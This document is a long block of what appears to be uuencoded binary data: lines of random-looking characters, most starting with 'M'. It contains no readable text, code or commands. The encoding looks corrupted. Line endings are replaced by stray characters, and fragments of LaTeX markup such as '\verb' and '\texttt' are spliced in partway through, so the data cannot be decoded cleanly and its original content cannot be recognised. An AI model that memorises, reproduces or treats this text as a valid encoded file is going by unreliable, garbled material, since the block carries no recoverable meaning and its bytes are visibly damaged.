MZH?#/'%#M-M.8V-^S=>X?Q7/IS\$1"Y\$E`E^DTHS\$2A,2(S!8E,O.V5H4L4PVĐ M33CMAJ5X:S9Q&]14QUW)QIS*'C=(!.CBY5DH51("2JE?_VD=[Z(SO/-?2^Q[Đ M3RD^V1V?`OL#:2W=5<M?-P9:H;?FMW\^J<LEMS=Y!0P0BL6ZBXQ&CTL9/)N-D MTZO[!RRU%(!XI%P`Z"@'WHPFT,A7#1?LDQ;W,Y6_8V(8KG++AY<MV?(HF\$Y8Đ M#ZZH;!+,T9,<?7-*ZGI"T8.ZEF)ON4/%%>5PH^3<^K:F\0%7Q+.>8Q;HDS-TĐ $\verb|M2/6@D-O62F*P?"/(A:$H'$$<'_WP$R6+@93^WS1"'G]6]`^;@V?5[/+B`E;$D | $| A:$H'$$ | A:$H'$$ | $| A:$H'$$ | A:$H'$$ | $| A:$H'$$ | A:$H'$$ | $| A:$H'$$ | A:$$ M&H_:0["XZBO_)8>'P?I;V'2O1,/(@VV9+N)XT"TJT%W^.,-<I;N[K#L)SZ/%Đ M)EV6)R]3\$&>YX)JNW5M8KAZI)OZ\BA>B<_``QYO"'/+)G3A)>/;@&OV;\2WD

M1VF`!3[/<F(CMIJY:^T!#QETB)*!U[RGCESA</J_21--,J(UJ-0H5"CNVQ>JĐ M,_K(K#-ZNM]>3]3\$8W/D\VOR\$2V=1UN,:.T4U512M^FT3:70\$76Q[.?V@ACXĐ M!MJ8%K3++YN[A\$MN<X)R<VV8K&)1_^959/S"R.OO3R!.@;VXQ346JA.YL)U7Đ M_NSW:FJ\Q[*F>(<?(]?*B7(",AC\$"56`9<][:F=M)HC_)#FR]TE.;W(YRG^3Đ $M',5?20Y.<Y_GM=YOT'(_YW"7U&>?>,)<3^U/*FD^TM9D+],P(Z["/9ZS5D)$ MP:\$YD-C6]+%H,(-#(.L_6#G%72PW+H"V.F9ZO,P%M\%D3/`O*WM.XE;ZO"B]D M_NSP[MJ+2FJU;<9_^'',4957YSAX4H_\S>QGCKQ;,'C180XD2V%5I]0O+*ALĐ ML84 $@A"^'4)/XHV6[#'>07\\463^0G>7;V2Q8[H)<L?N0&1DQ506&Y-8X*4ZD$ M/)IY&_4U6?KL4,8!Q)J?3`-XG8?Y)LX%!@6/676J+T.!>*]*48>)_O!.2-!^Đ M8;!<#6Z\$AN&>R;O<_M;F8HT=*1`&"TF4Y)2V\$DC1\?\$XAW!1/\^W&ZLMA'HNÐ MI.\L)L43\E6?6%FH:D#'(>IUDP_'_Y!?[M<O_M,NPR`,N1Q#*U[E\ZKHID#%Đ MFG8;@DATN<L"631@=\$#T+;>-=%,N#\3HR+Q1VA*XA=19)EDVFI:9HI!4+!=:Đ M\9ZI[Q\!\4C1.AIMB#A2F"ZZ=G0DUQM+&S?@V9BA+S%_[#E<V_LK-+`100(3D $M./(/8 < P + W5E6U # (@&?J"6-&)2;JT64.Q2 + = LX2_>M*NIE=79 = "OVDT=+!>D$ M#*LLN=>?G3Y>8M[7T`L*P29D#;)"B\$46AD1*&!A+!.NJLW'3:DMGEKP*\$1X_Ð $M-"H=!, M^Z$; 7Y_; &*V:5Q':&J,]<!XN5"*9<\+1E_LW_WR/R9P64NV(2[:'XĐ)$ MT^"(KI9+E'VC_7MJD"%04XR=H',A^HNA4XP0/&,+^G-Q:/?;!83]#VOXD]3]D MW,]X7N=>>Y\$[.X(F7TR)*7T0*IZDT#42`M7_N>BSL2BKLB..Z]1IN//XQCXXĐ MW:0;B\$7T`KSD]8L_-ZH45YGE:V4I85W\D@N=Q)6G0TR:`;4064T"62PH)#;<D MQY@N2L1VBA6!^Y^5VBXE&N<W+9%U^N0>G/O``^#@=AOB-NF:;*II&6U2R)_YD M.FP`8XVJ]CZHEY2&C/(U,P^_QC/Y\U6#7]PYAF\M*<R8E=\.ZR\$+FZ6"+\'QĐ M,I*#X._?<995_9FW[/95V5DIV%`V;-:["OOKF:8HL&%&^@?UGO'1Y,S\NK,2Đ M.O_P&\UI,CR>OGGL_.1G]>KD1%Z`>BEMW9&@`C+W%7.QIV<.(2\$#>LUT?C;/D $\label{eq:main_main} $$M@.KV8D\&LZ'=IJ_{U}^{1}^{1}^{1}.6WVW'Q+_^U?1?M/7`3>O"AV0\#AE'4YBVQY\&\&)[D] $$$ $MF8DOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,@[`*.5(4,T^Q(OWK.V_IC3;Y'$Q\E\\]SLX!*-MQG8SJA/6]ZĐARSOV_.G(8,W_IC3;Y'$Q\E\\]$ MJ*EWZ*&DGJ*6S:'\?VQ2"WH4.EK=^9*'WJ,/'L2<;NZZK2.*-N[;K`T:BA9LĐ MRG8+N3_4+-H>UXW+'@=.3))Y5C(#ZHMAF8+_S`_E>QQK]*/>\$TG20U+[_0`,Đ M%B\D; "OWT@B-B*XZS42GH[*NTE&?R.;68)KN+L=%S`14\$U;AP']V5!NCO+N\D ML2,4KO^TE_AWXHHB5K[#[VA/0]8U9?+80=#Y%TRM=1?P;.[P_?AO7PLGM>'=Đ M@)='SOH!;(P[4U<;%]M;9OCCNH0&Z\$T,HCN\$:AAK,S]3]?:86.P54O%\$ZLZ]D $\texttt{MH^C@F4T}) \times < \texttt{V@^3/I} > . ['X^*; V, & [-.OE7GX75I:6'Y^CS<] PMQ*(^) + "IU7, DETECTION OF THE CONTROL OF$ $\label{eq:mbol} \verb|MBO1=3169Z||+<=0GS_^D`:9]&5@>4,U<1UN_J'K[&V%)E4G6DH/G0<KKL3*+KD|$ MTX(:K\.I)!%005.,^,=&8]S9:`Y\H_CBO%BN3S:>VY*!*@E@:B*^*W,M"U.ZĐ MR1535."T/63FF"=OTJSK(-L<^T^:FHOL[RF:OT/ZY>;'FC%C5,ZYB8Q;;0/%D ME]'H1Y8`>+RISFOBI!9&[P^8;#1;(#D*QZ:"(/"YW@ASOE&<D*!D];^&;+#`Đ $M0((`B:AX@SP/8N\V73#9@+F6:1V6\L5+&_%05=GV,R?6QHJN[`S8M:[?(V=6D))]$ ME9-8+[E#![WWGV%7ELZ8PV&>=REQ>F#)\$O,@KOVLLIKK*NBD'-_D7_/SHV@=D MLC\$]BIML*?<[YOV.'RYU"]^6"MLDS\<AN54XGSNB9&76/P\I1HQLCGLC_"-0Đ MGZMP%X?4U]R.DD7-C^MCR5C-EVZ0F5A!`+T]X^OCY<2-\$=72M"9?;A?5>,/+D M''V-.#V4L\$70 @3`3'>!?53UTX'--2Y16PW[J1W@Y4.>NW29-(ODWP!;H2TOÐ MS)?;ZQ?54555>S5K!#S.N_F-Q.,?[Q+S(-Z09:RL_-%_HP'9!^@]U`N(X%R)Đ $\texttt{M} \#) / : \texttt{MW*NHOC} : \texttt{MU`O+.O:C} 1 _ \texttt{Z} < \texttt{[AY3R?FX:OFAYSQ?[E70-MMAQI$!C:?!3D]}$ M*UI<B*1]1TMV:+2)T9&_:1+4Y?,*Z8(L'6;P,>E?HWP?D''9`2-ZT<ZFARJ0Đ MBCU.\C3&8%G=1"(J>%,]LC\$/!Y?4W_K3<=F4#>FDOZT340@3./BU1]^7//9GĐ $M27=L^{\circ}$) KQS; 899\$>-=#RW*1TDLAB?\$FU>"3XES'TN\Z^=<Y/\&!\$0FO=QHZ*#Đ M]ZW>E3P<Y2AAV&'>CKVBI+4"SQ1IAR3?6,A><@&VLA2<]L2C17[^D:%NO[Z/D M%\P-`O">5".KGXA/@]8\$#<\$!<ST-S]0=_G`%:=9+41,`\$CUIN!5IHY/_,,;D $\label{eq:model} \verb|M|> CHP[4"/C-FP); E=0C_0] 8X GT9 HD&A>/2(\MDB2N*\ODO?N2"!(J2Z)] 0 &D GT9 HD&A>/2(\MDB2N*\ODO?N2"!(J2Z)) &D GT9 HD&A>/2(\MDB2N$ M<`QHS4?/3 @QYQRIWI>#3]YOR5PQU?ZWC]/F06#^JEOK2V>QD&(F8NFGBFV9Đ M_YF*)J/%^/6_<J3'][<QRCF\LL2?3VN1,42M2E(1H\$]5V_M<R8SF10AE3!2:Ð $M84*B4BFN*.6?H8F_I]E=>-AO/'TRXY$6[QE;R,+&<E'1-R(XJ*'6)67&#P;?Đ$ M<!3L0P^%2H9A+':XD%H/C]\XP:]G\;VM5,W4>PD@34`\$%54V*2]^X U9'K^UĐ MH[UA[F45QX=_:[G'N'_1LVNE[6C-U9B#OJM'(*[TCY@XSEVZOP'#B_^/RF_[Đ M^GVY+P60,1R+7MVO*3_#^N-?&L1&3T41.?`LJO]'B719GNW%XV8N.X,N_558D $\label{eq:madef} $$M\&MC=\QT<IVE:MZ^*.L3CE6@X"$C&83B2*3'V0KJ\#QP:@UOI>S)M-1VJ`<N8LD $$$ MOF0; PWVI-]VKZVSBW>+FEHMPA..6MP]<#9MPN+9B/RUN=]&1); 2YV#OS-"H8D MSYN^5FA_P\NL1B3!J\3D62IC5#9>5K";D2MB59HWWJ#_,:3682!K+PI6U%DWĐ M2?!5U^#8MP"D>Z5W2LK=I;O&H\$`.N9*SZ,_MVHEW:G)>-'<A+R1)]%M/C2;ND

M`:^),[2H-Y"XV6S%7'_5U[:ZUM]%*L*BF6O`\\$C[L.%/P7MICT^H`-4ERZ_SĐ M1IP-LX>/5Q`-U-A8P%).'R`"@+/LN5VF-B]I:<SC:]5T5)_\$0S;Z\$G!PPVPKĐ MK)4\`?O`_;**]U4%XZ@E4XBLVM4&O`T.BXQYN==14\6G_%-&Q:-ZV%9O47=@Đ MQ18``2G9M;2:)9T;:R%\JPU@5S9[]P/(9:9N`+?&!DOP8*8UVV!2^W>/Z)R-Ð $ML <<+?7\%5C4M"22*OD7"FECT(DJ(2<::C0\\&QX[WS87B3NR9TQ4[%P4S";[YDML]])$ M[+L\$01V--K2UZJ\SJ,J=Q&>F\GL66/V='\$\H0[)I/4134WQ*BX9"G`D!RH\$`Đ MJ&4"\$.=)%#I!#&<!BMM8<M>*V5M1K3TVX;Y;;N&.WE:'63)" D9*I\$HNRXAXĐ M'TFUV\$049T@B+)`2FVUV%\$DZ@6^-H6GW%+R1)_[D\$P;6(;MVS]:NM2V3:Y<>D MZE?SQ,/T9.WZ>`;<XU%7&.J(]"V[ON!<]+`*H>8;%=QLISK8RO=NQ,'J.MT*Đ M6)(<)AT-SHCFN!VY/!3VDSK/]'<N:Z]SMG\$GK0['KPTG\IQO%(8VG(NSN@@AÐ M+GIC;9YQ[/L(O9@1I,&((X"O^K\$Q(/F"90X#:CFZ'))HO6?SF1:""!TIK0ZH4Đ $\texttt{M5@W+8'S50;R/+"YO-A^:[/KE5Z1;,F\&_D/OZ.1=3(1$GF6C)\49[5\#([1),GD)] }$ MS\U#SXDRUIELS7.W4WXT5.!OSENDY:&RM^J8'7<SP%MT5*`F^;C*I;EBYT4XĐ M>PJ(^B!VD0;XUC\$:LC&8>EI/XQ`/2]R\4EUBU4<J;LUQMFB!3*:G%L.WF@=Đ MW%[R3K%Q;8\$G\$QJ*YS4+2QI@_A_1Y=:,&08K]<RXIWK'IVINU-><; `COS%<)D M_F?*`(X2,0"]60.2&`K\$_:\$>4?E))=10/9JMHG0;-;IT5NSSVYX9U=&Q58S0Đ M[JBE/(2`[\-9J-W!Q,8`?)4"?=N4SSOA-T*=LUE--%^8XB;2,'2%B=R3G))BD ML@N*)N(`C)8[3BZ6@]GL-DI74D3+\$BT,^ES"DR_EO00XML8H`-F!-#^S<)9.Đ MOW21%8187(.<%%9./^,H%J1-#,YOJK85Q`VPC^MI<9O47YJ@W0)N_.4XJM=BĐ M:0:C3WL28P?K,KN,;7R_XC"S,,1R/LVHM)+U._\>O:[=-J7WI(0C037MK=K:Đ M'/CG#Q-IHBA9#A83&IV2I;H4)A87X%GMY*\$0'J:)0%R&+HY>*`9^AG:`>`\$FĐ MY"(%E",Z-2H56=ERO=!\$'F^].V/W6L!H1]C8T;3F?1/?5#9()50#8\O@IGJRĐ MEA5=!L-/MS-!>ZAOA)\`F*AS5M&G!+&:B^ZKX:B8[[6M</O0V,)&T1"!=ZXZĐ MH^Y:>C'L>FHH(IT:N"#\$]@J/''BEZI&Y7U#5=<'B6M-75YVZ6#'873+IE.]"D MP@*=>VO\$1`3A[BI,J&U6+XVKH5[Z5EZS)+-5(J6E0!@&HDG-.:R!Y6Q1=39/D M#*GDNKH.\$T',]\=/Z6P(.1!Z#^O!:@`+5SK2I6`QW8X\;46(T/X'/%]['JNYÐ $\label{eq:mdelta} $$M\D8-?[<318A(_HGD*(2?-@\AM`N[9LLD2N$HJI0]NJ5F:<MZC'VJ[ZLCF8JWD]) = $$M$ (All of the context of the conte$ MLEKZ:L[^4+R/3&KR-CL3\8![9H510U6W]M32L")VDQP\TSJT>:SB]1CJVJOGĐ M)KK.9196MC[F)O2IJ)I0H<&)V2/N2;6[E2;PDM=<)E#MWOFD[OJW1&P%2GC@Đ M6-TP3HQXI<^I\3<4+YV]-8D;R_;-M;'T(8>E5+W,.!U`,B@15+@=CATYED5ZĐ M54+.O>\DG#/X>;82G-%F[%L@!%@J^MRAKZ8[Y-(7"3:"OJ/77P<8`0M\$S*^\$Đ MZ)94T\?\$BT`,LA,_,_O,KSXX[T<96PVYO?@Z]#FM(H"E;9-.F:[SH^<-\<+TĐ MG5%)%=7!=7\$KL3"M@0;3(Y700%JVFOC=2N0B#?1[N%.;%F&`@A\?4E*%ZE2!Đ MX7'`XY^46`U^@K\$VICJX.XYE^]".P2>0%\$+AAVQ,Z!/T_,[1(?K'&^>#64F0Đ M\$-5HRW>]/1G.`9SY:@>!PS:\Z!O(,PIM'9;_Z4J;?G2/F@8&C],.CAZ5:'.OĐ M2?&U%LC.JUMYH.90AR0YUL(TBLS&!=H@ZDGG\;G1V<5@^53L\$?T0XS&@ZQX`Đ $\texttt{M+/"Y938'-JE^Z'?.3P} < \texttt{U\$\#05[@=:,C;>LDMI3TW\$4ON-/]I2L)R?JU+`O/7D}$ M7KL/ ,%/*'"CKM^2W]:2@1[E5.PM7SKN`V^^EF"4?(ZA\$U`-^'R>B:,D)\THĐ MNO<*F)C3M]&>C>//=JOV:[S;\$GM5*',294S5WNN\IB1AGS\5=9(8A-E!PH\D MZ9@&*W9`J"_/L?L5:G'K;R21X.,]A/2P*_-G>OS</8B\$S/JTH(73S-T1V67+D MB:31'`4Y'B#*OV7%?,A-YF!S\$2U23;+[14/-@"C&ZJ 8[*4)8B&R<= #O8^VĐ M3?;^JZ:R<@"5'##)W_R^\W:D5HRL6<3TEQNZ0RM#0:JM]FF^"^NYLNB2VA\D $\label{eq:mmv0} \texttt{MMV0} = \texttt{"_1W2NN}, \texttt{I0LYXZ*} < \texttt{BG-}, \texttt{_\&/3\&; IPD@UN=`0X.VO, CE2BOIYU\&)R; GY(TD)}$ $MLO3\!O6\&<5_N(RO>1Z.T](ZQ,:#0;E^`_?IPYE41)'N7]!Y$C]7\R&A02WK(Đ)$ MH3<\1:2'.2+NF\$HOH#L+7K=:MS@=[=N,WP!W@Q\`LY7(AN4@"-PD^<8T2AG?Ð MEKAM5+[RNLB_S:X)W+F%NIM; `#C))-UKO\$6=!E6-]!<-=JA*E^2FV/>_Q\$\$JĐ M7D[`<#9^15P%R.IL+]8#:/87OH._\$?>Q;MM:SK*Z(\$OLU?6L('[4<R5[O"E?Đ $MS6^/(\#,@V9*KJ^3*]$ $^M=>D--%?(F(J1#"\F6Y-+RP'>M&^WHWP%9W"?A_SDÐ$ M%"K+8BMNC/LBMZ42?EO@-/U->@=)-Y5:<;8B6(ZZ@%UCM"B6&<#SFWX^[8*HD M'5"S*V3X^CQ/+-SY*#UJ5AG,B<`P/,Z5`"D_9Y%#W9=_`@8E!>7(>@WY+*K%D M?Z')P';''W'(8>S]?=@?L*"4\$-VZ`MW T=:OYV`Q)7U[>"5M-3,;D1;ZN]ĐM@ORTW#G=H[&XFINDP?8J\$*W/VV\Q.5ON/F,I*8W&BFX;2XRX%'"1+\+6L/UOĐ M(5HIL)/)DK!K4])-DZO))UYN>43Z:T^ =E8<"MPGMC9%9 5GW\K#L&1L)H\'Đ M#C-R?4.62JQB:08W(=+'KMRUVM[%%9)J7;.VA\?BNU\@4SME(P`F@19Q!1;ND MT1_JHR'1Y+B#JJ#QZF3:TMD3,2;>..E4\?%1RA(L=\>X],"4%&?KVEHP2]E*D MS) `E\DR2< `&A5;U/T40ZX%W.44)5LB7OOVO5_8GW[6["TVH/U0)KN/R&".>5Đ M&YWZ/4@CT>5*?96@28;EX[S'AUS>5G+>+!/OK_0[>F:[JX5)/I:-MTY*\$_E:Đ M=5'OOXJC)8\&42]0/Z1IX?:I2&N;/<9KX4M,JLTY\$5L%/3I@@=?.%E4H<.9:D M>EL+7:C\JC)L2K57(UO9=HF![E:X^Y/I+FL&WFP.[+?#.'_740!WR8>7-^J\D MF"\$'<G45<7S3.-%:[421%&_LGZPYX\Y`B0W]O^3G_;8E@\2*1BO?VS!G\$X2/D

MRV!:Q+]?5UH(+02[!9;X5-K^G-BQF&#IEK<9MF[8%8HFQI]X/+@KV8#;]7>ZĐ $M, (D>A2Y#9K\>\&?%)-Z^[SK87\=ERO5/NV;%:>(K@3&\,8E%_]%64?7^>DQ7.Ð$ M&%0;2>\$?@.P7(0;%[\A34+%\0!+'K,1Y&YTM.MWC!^5V1@W*QJ8TQ:7!CM%)D $MU2.B/Z\#BZ8L,.5\$/[H=\9\BNE!E5K$A\$>3-MIJW,\$7)])T9".\$(8G(K=L<\$:Ð$ $M!KIU(4(WODBA?U(4-2K\#6:0^@>2U>K:'_A;M<ON'4=>?(0P62BAI*5X%^HP9Đ)$ MX'CS]XXTQ&MNHXYE#LUO[<#5.:72Y:5Q90L=*E21<V[&>>__4=!N>BUZ]N(;Đ MUTNQ=G:OJ>4`Q*-:!'==?NOON-B<]BO2*D7\L]#Z\$!+KY-BSV18JY/L.8WFD $M-[T9\&!;>)_*P^/_9C9,@^$&\(6;'<U4QPV>(ZI7B^\;F<82<[J,[08[_X/POĐ]])$ M#.5\$JP%\\>_-!:V*O7ZUB;]G.0;N//1^>V-0^WA?<@#^D=TE8[9RYQ7^N;C3D M>Z_"5[K/1D2M);.&K+"4R"'H`2J26!0@`CIEK&P+4S4]JWTY1ELTZB-3:I[Đ M=@PW6A\$"O-YFJ8QJ-?\$)Q79PL(:^:OV[(KA`>T_10(TGJ10<CD-<6I!2`@ZQĐ M[[H(5LOU[C"(*\$31,X686\UY,]2\$7NFOJAH%OJ<!:PE#WFP3JX.^\8'6)/_>Đ MUL1_X86A;D`-T-R0!8TY_0%.\,85`=[?^JKC]VEGDG0&-EI_T(/HA,17CRS_Ð M?NO[_5M?Q#/^6Y)D3KR?NPA!KIP[T9F8%LFF,;YPKNQ\)0_IQKNLL_%S9UE2D M'I7#82;]629E@Z)L;?!2[.G[?^HG%,,Q]U#RX=,/2CV]@?.C1VD?#P*8(P3,Đ $M/,/3Z74T^71!R@\#G8A[+N==\\\hat{}@@*E58)'__EH*Y,>S]U2\\[B6T-PG9$]'&+3D$ M/E\$+T=8DD/\$7J5@F(Q]+']JJX5?_`13+B9'5T7ML,[[4QJF.OJP]3VK:2N(PĐ $MVEV8-3@(^5(<9^KZ-E6P8BT"Z%RLS\]; `S>N(/P'1MY4:*]&E7"J>[8[-R<@Đ]$ M0?9%]:N-N>1Q"\$T[&'\$FVLN2P<"V(5=>H.2(1GNO[V)7&1VPSZ<FY\','Z'TĐ $MA.4/]K3'\8N&*1HR]X.$80*A:M/>@S[7@U*/`NOU]'B+S[B[\=?ZQ\3Q#C8_Đ]$ M<CQS5&E;+NTY">?%'XSF/*NB('#_@SC4BMW#<]3D<_;DLRE("#MBF"VGD[:GD MAQ-DZ_^J%#/=^890-(0RPKH+Y05V&Z^J18IA.<]T=\XS&X08MOM?K[\TQL%AĐ MB?NR!?E:*XW&\$OBO+WD7\$\$_!\R`.7,D&2,/LB*5@OKMX>+;D'A8I^-QQ%KC8Đ MJ##2/>J3&&L&]U3RK/9AJ@DUT1820OP'SB7Z5?B@8/RR@:C'\'."OM[*I)BYD M9,/(\8M33<\(;.*%DZ+/Y+3&[.'GJ:GC'`(+9]F8USL7?!4AI7\^XH3N;I9RĐ M^SJ]0?AO";R=YS[&H_6N%A)`9*EZ7L6)]^A?.C`/D*/\'C]X_N+WC=M4\$O4HD $\texttt{M[[AF"4)1H_,3?N6"+=:F>T\'"I;B2AYV2*B?)!5<4G]QP94=ZVD1\XH[`W-\$D]}$ MJTB^4/!". `SGC46@5XM;O(93#P;0;F;["O"*[=1<S=,V-DT4_S1YAV!Z+859Đ M'_78@1%>0IK,;*8MC-7%XY%ZJ]):"Y+=.*GXM\$NE2E[]<J-+?9`\OI5IA@E:Đ M><Z?VT*;]MHE/\$&:]8E\$<@>/R7[075&[26B]8LOY#<02D6:SA1KLSW@,/50Đ M+UHDWU\`ZPL4)93HM!I_E2B19H[E:TK<2JU7N&L9SO`Y\$T"D_+@FC3CE^KK7Đ M6%, HF'G) $2F\JQ6BRMM@U(1K;DKFJC[S0*\S6_7;JTX6JIUZE$=\4LPE#*;>WD$ $\label{eq:missign} \verb|Missign| 5GG*S#F$$V<>,9XQ`-J7HEASKHO=X3@J2[4#+>N1*PA&WS777]8I5>B#`4D| $$$ MHS9?P&KN[5Q89^VI=-/)"]&%IZD)*#<U<5V?D_"VWAG<^4/SF!^Q.K*EDHM/Đ M?`J/;&Q2V<_8'"9.%102=;%F/=1:>S-K\$#9\$*>XIUJ(UWHCW*R_8:#%T999(Đ $\texttt{M} + 42 \texttt{WM2'BR,X678((\#>\#\&9N6<!?N\:<O1R5\GN9,-O9@O!I8\#\&H>!,(F"!:)@D)}$ M"]*^]!1Y63-6]%7M6!C.5*3N/LM\$'?)`+\$FHTB);O8_5A@AU3`-D,F4-*O_)Ð M]9/5&\[3Z:79!*"UN/Z3Z>?WU&O539L&@L-'RTO"!6+IC[0]88%\$PWQ0Z+(\D MYJ3[0KZOK-E!UC>4PG&'T@4BD=-"<91`J*1`+??Z^\CCY*ZNZ#8`.BY-,J!PĐ M="UI79R*;J*))Y'IC`[PH)]]W5@&IGJ6;X0#"+\5)RP\$;:[%@ED&"!(B",>AĐ M(]E#Z[T6\H[!@M@`=%5A14=>QGSJ%N<;FXINQXBI\ZWI[OID[`;X*/OK3;T[Đ M^82!4Y8@@'PJ#9CD.%IC0(5D(FIH>1^E,NOWJ`76.DS96(IZ_C!:R6\0M6`5D MGO53?,38(*H[%E(?E.7\=;!MC%I:R(NK^M.[K[*^6`NT"<\P%VS#O1CMJ M&Đ MYE^.4(-F7<&&4SCS.3<!CW19*JEO&HXZ.!OW;.QE^?!?R?'KMN5%)U_KQD?JĐ M0*'LY]`7T.18>AF7DNOZ8SV!!!.-(E\E(%?HIUQY-A^P%6ET5":#.'SZOEG7Đ M>M6\C-@_#3_+5DYLF![9X[(UY'%8A9YGC2RM1IEF_+-+[;UB%L!106K-V\$X[Đ MS?M96`O\$`M\$%D)R4K(3GSFT"])H&W!HX6NY)D_["J1D05A3?ILQ[-R;\$K0W#Đ MAW>R6?#I=?IT^X`;YT?3Y:H>J#\$IM>X"1C5S88LDWNE+0G4<D6<%B1Q%S%;'D M(]^`0"U@:2TV^+J:PR.=KB"<Q:BAYF`ZM.[[5.'ML+?X*/Y]'^XIY3W_4ATDĐ MW\$F>'!]AE%'.)PL1VDA?9(^YID3)T&US],@]KJF5X;^(-CKY_@[,S>QIH2;PĐ $MONP740E4XZ B2R[G(V]^B]9*:QHH:93>B:WI6TI8H;J<J"VI2P8'_%UTHEAD$ M"P^.Q?&*C\7&PB7&*S<N>]]*U1.\SD*.#82]D<7>ASZYT3I68Q:OR1/J/FE4Đ M%2J"EVSE.-^D?'.1)U*SO*+9\6^/1<L_]U-&8N#N,8]0Z+UDV/FF3^!)NL7ZĐ $\texttt{M4F@\#X\&]05EOL6+MRJ"X]<"B>+JYKZLY7F);[:3*-Z\backslash/DI6QVI.G\backslash Z(\backslash BS\#\&D)]$ MF"6_D4HV%/]HA6@ECVUEB,0C^X;VNG6Z7E,+P548\+%SPTGME';AFQ<T\D2^Đ M]B1RE=S6#4YUWUGJ9K+:SJ^C!I^7W#)O?>I*2&*G8XFA^Y1T]/1N1F(ARP/*D M-PV?."/?)^_^?/WY<ISXD--^QY)HQ-L-76\$[2/ZZ@R(>Y?:7F+H,*Q8\$:HJ:Đ M=65L9-%VB0R:+W.:^C'^K?9A:?.DED58]-AW\$<"6WCQ>-]E:3ZVS=!-%QKW,D M%^!7\$]N_GTGH7PPD"'1CX@GZWR1*<-8@H,AX96.ODD8G*=3%1A8[<BFQRJ:?Đ MQE"%J:V/.Y2\$(S6^41X13Z42[QVX&4%2W+,#"WB7G"M[ZX[98E^1\$G)O:1:GĐ M'X]\$8-:X<+OF"??>C.VP#9Q)"O#\$:JMX)'1E4KI;?LG^E6LP?[X+3^SQ\;8#D

M8K!@@"#N:@6<16;OHO17M^,]GWD6XB?+Y?S'A\4&AWWF7:"SHLX])@_UTC=QĐ MEC*])CULP;)>:9_6KXMM=&PV!R\$&:_#:+I&/5''."5Z?*TDJ04#OW\)K+S40Đ M"VFT"92['4!L@Z-J`CE^F0EDS[AM[/FQ'*H1\$<=>4*0V<<]BN0NC>N?/3-OLĐ M,+`SA_N"CV177[DZ`CL(7'XELXQWL<T'J9G3@ZA<P;YI-!G90`5=3XN#U_I)D M+<LXT>_T&COF2EV:@N:Q+7YV;I/OVKOI@MMS<[@GV.3<"@&`"T<AL'!W!1ILD M<\W?F(J728J4K6;N8*42N2_A&6_OHH%'+>TIWD\$!Z&2)S_,55/,*W&H>%_*7Đ M:MP<S:^87G#M%>"1^>@AN,E=S\$CAI03*(QI?@!MA@6N!82C&[-J1'FHXB[AGD $M;S2]18P_49-CVBQ%>&'"<6X`0+%V743A=NQ'S"XUU/"#CS@TFE]S#<#*EQ"MD$ $M"0^F.=^{HM}(J,ZE@^I:8ZX]WGU1!)*I=4KZ6E.2^[5R0L6,K0)?V$+_C1/Ð$ MBQ[VBF:47>9EDF8VQ]1G<03T\=%)ND(,(\$=XB0W5Y!JL82-ET"5CQW'>\S+0Đ M"K03AD?L&>Z;TL:%?OZD6/<*>^=7[]\$XNK-^`(V^8!X6\$@Q3VM`V5%P)QR)JÐ M5NT@VEA6K*!KDHPCQY4>='Y^^&7K46>QJZG"VP0#\OIU":9LMP;VQ(M)TE\RĐ M+H81R/+H'YRU6!^TBQHL81;OW=?[4[I:UJT!/BUTLY:Y;A)4'8MBEK(=S27LD M<[94=05"SFU%\$Y^/3>QNL1P4K=PM(6?+TKWEM2+(3.\$VFD+<'"H/?\L%W7?BD M6>F-;;RRL*=9</@N:K.KJ'N@4EC;O)YGX&@]:7N>*W,C>Y^X6[G+;:D/C1Z6Đ MV.2=.?'HSA#EZL[0X*FVQ<`<Y*5&'8\N;\$Z3Y\O\$\'>T^0\F4H#0Z#2*P)BQĐ MT7A-7INV/H@%3*=`Q&F*M&!)>VYC;^PX=*/\65%M7@;9+P1!>1^AEPV'1MEBD M.!-3U/6IUW:6M'=W1359I!CN<V;SN8GJQ(21\4Q\$!<4EFW/"<!;PB2A\$RBA;Đ M"O\CI4:9%%N!]SY!QD@W!Q;FA!V7AR6?I;\$L3UVUQEOJ;5KOH52(:GH\3`U2Ð $\texttt{MKS}\$: 4*-\texttt{O}(\texttt{Y*P}]\texttt{UN_HISIWDJYHCS}: \texttt{N}[-2!\&\texttt{GM}/*8\texttt{R}\#@\texttt{D}>[]\texttt{JR}4/\texttt{Y*S*+NTIG}/\texttt{D}]$ M: "N>3V30EA6W-`A8F#>U\>D0_\3/Y(@RHC#[?[9X_^N)\@M*%+0\H:LISMS`Đ MRGM]V(GWF6=*BERB50\:36*Y'9:[*PQ5W!**Z?U\X[6#G!.^UO5=(26Q724Đ M\`\6@7.PZNWN!.U\$"-BGS,7_+*4N?BIE*^D\$9*0T6&"BEST;<]I_L^#HO0;#D MNB16MVAV7NZG9R^_'Q:TO@\[Y_'XX3PW?A["WE4@:!%A9(;M,5DQHRNL),R\D M%C;1JGH\DJUO\;COYGO<T)6\@9(5[X2TFHYJ98X-ZF]P#.N>^]!5;SZ\$,#G,Ð M?[[*+#0BV>@GYR&SA#V`?GP773LCYU2(TFTX%V0.W6:N`QS!AT@H-EG`#N[QĐ $M[<3BR1T_CU^6[>$]9TT^V<V.ZV_.FN, Y75?K[R906I)SC'[RP\N7/[?E90ID]$ M];/@4/T%/=!VA\$W)((T/#6F]8=A.6%+33"P9'W%!NEH5QDAP\ZW,37L?S<90 Φ M[R;LY5:3ZI), $I5L[?AY>+.!E9_-FR34TQ(;(('V#34T<E5F(G,0MV'(N/=:Đ)))]$ 